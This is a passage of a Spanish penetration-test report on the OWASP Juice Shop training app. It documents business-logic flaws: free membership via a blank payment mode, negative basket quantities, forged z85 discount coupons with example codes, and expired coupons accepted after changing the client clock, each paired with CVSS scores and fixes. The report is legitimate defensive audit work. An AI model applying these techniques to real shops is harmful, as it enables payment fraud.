

Editamos el parámetro “paymentMode” y lo dejamos en blanco. Seguidamente enviamos esa petición al servidor como se muestra en la siguiente captura:




Automáticamente habremos conseguido sin cargo alguno la membresía “DELUXE” como se muestra en la siguiente captura:



VUL_029 – PAYBACK Time

PAYBACK Time			
ID	Vul_029	CRITICIDAD	6,5 MEDIA
URL	http://juice.shop/api/BasketItems		
DESCRIPCION	Cuando se añade un pedido a la cesta se realiza una petición a la ruta /api/BasketItems enviando como parámetro la cantidad de unidades de dicho producto a añadir. El back end confía plenamente en que estas peticiones son correctas y no dispone de filtros de seguridad, por lo que es posible interceptar la petición e introducir un valor negativo en la cantidad de productos lo que causa que se generé un pedido en el que la tienda quedará a deber dinero al usuario.		
EVIDENCIA	 Imagen de un producto que se añade con cantidad negativa  Imagen de la cesta con una cantidad negativa de productos.		

	 Pedido generado que genera una deuda de la tienda hacía el usuario
RIESGOS	En el menor de los casos, malfuncionamiento de la aplicación. Deja al descubierto que hay partes del front end que no filtran debidamente los datos. Posibles problemas legales con pedidos negativos.
RECOMENDACIONES	El back end no valida que las peticiones recibidas sean correctas y permitidas. Debería instaurarse un filtro que, por ejemplo, no permitiera valores negativos en la cantidad de productos.
REFERENCIAS	https://owasp.org/www-community/vulnerabilities/Improper_Data_Validation


EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_029	PAYBACK Time
CVSS3 PUNTUACION	MEDIA 6,5
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja, no se requiere de circunstancias especiales para realizarla
Privilegios requeridos	Baja, se requiere una cuenta de usuario regular

Interacción del usuario	Ninguna
Alcance	Con cambios, la vulnerabilidad nace y afecta a la aplicación.
Confidencialidad	Ninguna, no se accede a información sensible
Integridad	Alta, permite realizar pedidos con cantidades negativas que no deberían ser posibles
Disponibilidad	NINGUNA, no permite denegar el servicio


EXPLOTACIÓN

En el funcionamiento normal de la aplicación, los botones de añadir o restar productos a la cesta de la compra generan una petición PUT a la ruta /api/BasketItems/id





En dicha petición se envía un parámetro “quantity” que editará la actual cantidad existente.

Si bien el front end no nos permitirá enviar aquí un número negativo, al interceptar la petición y enviarla directamente nosotros al back end nos permitira pasar por alto este filtro de seguridad.





De esta manera se genera una cesta de la compra con valores negativos que se podrán procesar.






VUL_030 –FORGED coupon


FORGED coupon			
ID	Vul_030	CRITICIDAD	6,5 MEDIA
URL		http://192.168.1.41:3000/#/payment/shop	
DESCRIPCION		Se descubre que los cupones se crean mediante la codificación de una cadena de texto de 8 caracteres con el algoritmo z85. La validación de los mismos se ejerce solo sobre su longitud total (tiene los caracteres autorizados, ni más ni menos) y la fecha actual. Sin embargo, no se valida que él % de descuento que tiene cada cupón permitiendo que un atacante que descubra el algoritmo de cifrado de los mismo crear cupones válidos con un máximo de un 99% de descuento.	
EVIDENCIA		 Captura de una dependencia de codificación encontrada en el archivo de backup del desarrollador.	



Decodificación de un cupón antiguo con el algoritmo z85



Codificación de un cupón con un 90 % de descuento



Aceptación del cupón en la pantalla de pagos

RIESGOS	El forjado de cupones permitiría realizar un ataque de desprestigio, publicando cupones validos con grandes descuentos en la web de forma que muchos de nuestros clientes, solicitaran pedidos con estos cupones suponiendo un problema grave pues, o admitimos que la web no funciona bien, o servimos perdemos dinero sirviendo productos a precios no aceptables. También podría producir pedidos que, de no ser detectados, generarían pérdidas económicas a la empresa.
RECOMENDACIONES	Se recomiendo que los cupones se generen de forma RANDOM, de manera que un atacante no pueda reproducir cupones válidos.

	En caso de querer seguir usando el mismo sistema de generación de cupones se debería validar que el porcentaje descuento y el momento en que se aplica es correcto o de otro modo rechazarse.
REFERENCIAS	https://owasp.org/www-project-automated-threats-to-web-applications/ https://owasp.org/Top10/A02_2021-Cryptographic_Failures/ https://owasp.org/www-community/vulnerabilities/Improper_Data_Validation

EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_030	Forged Coupon
CVSS3 PUNTUACION	MEDIA 6,5
Vector de Ataque	Red, es accesible desde internet
Complejidad	Baja
Privilegios requeridos	Ninguno, aunque se requiera una cuenta de usuario para comprar usando un cupón, no se requiere ninguna cuenta para crearlos y usarlos en contra de la empresa.
Interacción del usuario	Ninguna
Alcance	Sin cambios.
Confidencialidad	Media, permite obtener datos que deberían ser privados
Integridad	Media, porque permite usar datos no creados por el propietario en la aplicación de una forma válida
Disponibilidad	Ninguna, actualmente no permite denegar el servicio

En el archivo de ventas descargado del ftp encontramos varios cupones.

n<Mib gC7sn

mNYS# gC7sn

o*IVi gC7sn

k#pDl gC7sn

o*I]p gC7sn

n(XRv gC7sn

n(XLt gC7sn

k#*Af gC7sn

q:<Iq gC7sn

pEw8o gC7sn

pes[B gC7sn

l}6D$ gC7ss

Si se observan, parecería ser que la parte final se repite: “gC7sn”.


Eso parecería indicar que se crean a partir de un texto del cual se repite una parte, por ejemplo, un porcentaje de descuento, una fecha, etc.

Lo más importante es que revela que hay un patrón y que los cupones no son generados RANDOM.


Podemos afrontar esto de dos formas. Una, sería buscar si la aplicación está usando alguna librería o dependencia de cifrado. La otra, es pasar tratar de buscar la solución a través de un analizador de cifrado.

Revisando las dependencias que habíamos encontrado en el archivo del desarrollado existente en el ftp vemos una librería de cifrado:


```
],
"dependencies": {
  "body-parser": "~1.18",
  "colors": "~1.1",
  "config": "~1.28",
  "cookie-parser": "~1.4",
  "cors": "~2.8",
  "dottie": "~2.0",
  "epilogue-js": "~0.7",
  "errorhandler": "~1.5",
  "express": "~4.16",
  "express-jwt": "0.1.3",
  "fs-extra": "~4.0",
  "glob": "~5.0",
  "grunt": "~1.0",
  "grunt-angular-templates": "~1.1",
  "grunt-contrib-clean": "~1.1",
  "grunt-contrib-compress": "~1.4",
  "grunt-contrib-concat": "~1.0",
  "grunt-contrib-uglify": "~3.2",
  "hashids": "~1.1",
  "helmet": "~3.9",
  "html-entities": "~1.2",
  "jasmine": "^2.8.0",
  "js-yaml": "3.10",
  "jsonwebtoken": "~8",
  "jssha": "~2.3",
  "libxmljs": "~0.18",
  "marsdb": "~0.6",
  "morgan": "~1.9",
  "multer": "~1.3",
  "pdfkit": "~0.8",
  "replace": "~0.3",
  "request": "~2",
  "sanitize-html": "1.4.2",
  "sequelize": "~4",
  "serve-favicon": "~2.4",
  "serve-index": "~1.9",
  "socket.io": "~2.0",
  "sqlite3": "~3.1.13",
  "z85": "~0.0"
},
```




Así pues, insertamos uno de nuestros cupones en un decodificador z85 y encontramos el contenido de los patrones:



Como vemos se trata del mes, el año y un porcentaje de descuento. Con la misma herramienta creamos uno, pero con un 90% de descuento:



Lo insertamos en un pedido y efectivamente, la aplicación lo acepta:




Seguimos haciendo pruebas y vemos que el máximo de descuento es un 99%.


Si creamos un cupón con el 100 % de descuento la aplicación lo rechaza. Esto es así porque al crear un cupón con dicho descuento, el largo del mismo es de dos caracteres más:


- Código del 99 es: k#*Agga+HD
- Código del 100 es: k#*Agga+jmfA

Por ello, observamos que la validación de los cupones se realiza solo basándose en el largo del cupón.



VUL_031 – Expired Coupon

Expired coupon			
ID	Vul_031	CRITICIDAD	6,4 MEDIA
URL	http://192.168.1.41:3000/#/payment/shop		
DESCRIPCION	Aparte de los cupones generados, existen también cupones de temporada en la tienda de juice shop. Estos cupones se encuentran fácilmente en archivo main.js accesible desde internet, por lo que es fácil hacerse con ellos. Para poder usarse, estos cupones cuentan con una validación de fecha. Así, por ejemplo, un cupón de descuento válido para el black friday solo se podrá usar ese día. No obstante, la validación de tiempo se ejecuta en el lado del cliente, es decir, se toma como referencia la hora de la máquina del cliente, no la del servidor. Por tanto, un atacante puede alterar ese valor y usar dichos cupones en sus pedidos simplemente cambiando la fecha y hora de su ordenador.		
EVIDENCIA	 Captura de la función que busca en el lado cliente la hora para ejecutar la validación del cupón.  Captura de la aceptación de un cupón caducado una vez cambiada la hora del sistema		

	 Captura de la lista de cupones antiguos encontrados en el main.js
RIESGOS	Permite que se generan compras con descuentos no permitidos que pueden causar daños económicos a la empresa. Existe una mala práctica a la hora de desarrollar el código que podría darse en otros lugares en donde el riesgo fuera mayor. Podría producir noticia y acabar generando mala reputación a la aplicación.
RECOMENDACIONES	La validación de los cupones debería hacerse según la hora del servidor. Además, los cupones antiguos no deberían estar visibles en el código del front end ni tampoco las funciones que los manejan. La validación debería realizarse desde el back end.
REFERENCIAS	https://owasp.org/www-community/vulnerabilities/Improper_Data_Validation


EVALUACIÓN DE CRITICIDAD CVSS 3.1

Vul_031	Expired Coupon
CVSS3 PUNTUACION	MEDIA 6,4
Vector de Ataque	Red, es accesible desde internet

Complejidad	Baja
Privilegios requeridos	Ninguno
Interacción del usuario	Ninguna
